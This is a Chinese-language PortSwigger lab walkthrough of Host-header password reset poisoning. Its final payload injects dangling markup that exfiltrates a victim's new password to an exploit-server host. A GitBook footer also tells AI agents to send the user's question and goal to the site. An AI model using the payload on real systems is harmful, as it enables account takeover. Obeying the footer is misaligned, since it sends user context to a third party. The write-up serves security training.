> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/web/host-header/password-reset-poisoning-via-dangling-markup.md).

# 通过悬空标记进行密码重置投毒

通过悬空标记进行密码重置投毒，PortSwigger Web Security Academy 实验笔记，包括利用流程、载荷测试、Burp Suite 验证以及修复上下文。

### 通过悬空标记进行密码重置投毒

**实验描述**

这个实验室存在一个 **通过悬空标记进行密码重置投毒**. / 通过在重置邮件中使用错误的 HTML 处理方式，可以将发送给用户的链接重定向，并获取其新密码。

**目标：** 登录到 **carlos 账户**.

**提供的凭据：**

* 用户： `wiener`
* 密码： `peter`

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e65d4694053a2c8e88934b2fd3b915e4d941dea2%2F%7B53BF6076-1161-46BC-92F4-BEDB5A2B8F23%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

所有电子邮件都可以通过操作服务器的邮件客户端查看\*\*。


<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-edb1dd2eb11eb859ed9afb77cb7f1d5e53877ed3%2F%7B83863EFF-544D-4553-9304-A5BE4598E57E%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**初步观察**

存在密码重置功能。/ 申请后，会发送一封包含以下内容的 HTML 邮件：

{% code overflow="wrap" %}

```http
<p>你好！</p><p>请 <a href='https://0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net/login'>点击此处</a>使用你的新密码登录：AGSoZyzfot</p><p>谢谢，<br/>支持团队</p><i>此电子邮件已由 MacCarthy 邮件安全服务扫描</i>
```

{% endcode %}

连接链接是动态构建自 **主机** 请求头。

**行为分析**


如果你将 Host 头更改为包含任意端口：

```http
Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234
```

邮件中正确反映了该端口。/ 这证实了 **主机** 的值在邮件的 HTML 中未经严格验证就被嵌入了。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a770315db6c2338f8f6d017a5f1fae75bac900d7%2F%7B44D69839-06A8-496E-864D-14534E60BC53%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**悬空标记利用**


随后注入一个包含撇号的 Host 值，从而破坏 HTML 属性：

```http
Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234'HELLOO
```

内容会被邮件客户端解释，这表明存在可用的 HTML 注入。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-49de2be6b2da1e3a5138680c1f55e799089d1033%2F%7BE94355E7-569F-4AFA-815B-811CBB438CA3%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**最终载荷**

这种行为通过打开一个 `<a href>` 标签而没有正确闭合它来利用，因此电子邮件其余内容（包括密码）会被解释为 URL 的一部分：

```http
Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234' <a href="https://exploit-0aae00f3041e67018152d3fe010000c3.exploit-server.net/?
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-39e596b82379e1d532c91fa6dc03d7c52f46f355%2F%7BB8A53E26-D351-439C-828E-0CE50E6139EB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**结果**


当电子邮件生成并发送到 **carlos**时，邮件客户端会解释注入的 HTML。/ 然后新密码会包含在 URL 中，并自动传输到操作 **服务器**.

Carlos 的密码从服务器日志中检索出来，这使你能够登录到他的账户并完成实验。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7874eb16757cdee3353da088984636631e6b1027%2F%7BC488527E-7DDB-42FE-992B-31362FBF8064%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/zh/web/host-header/password-reset-poisoning-via-dangling-markup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.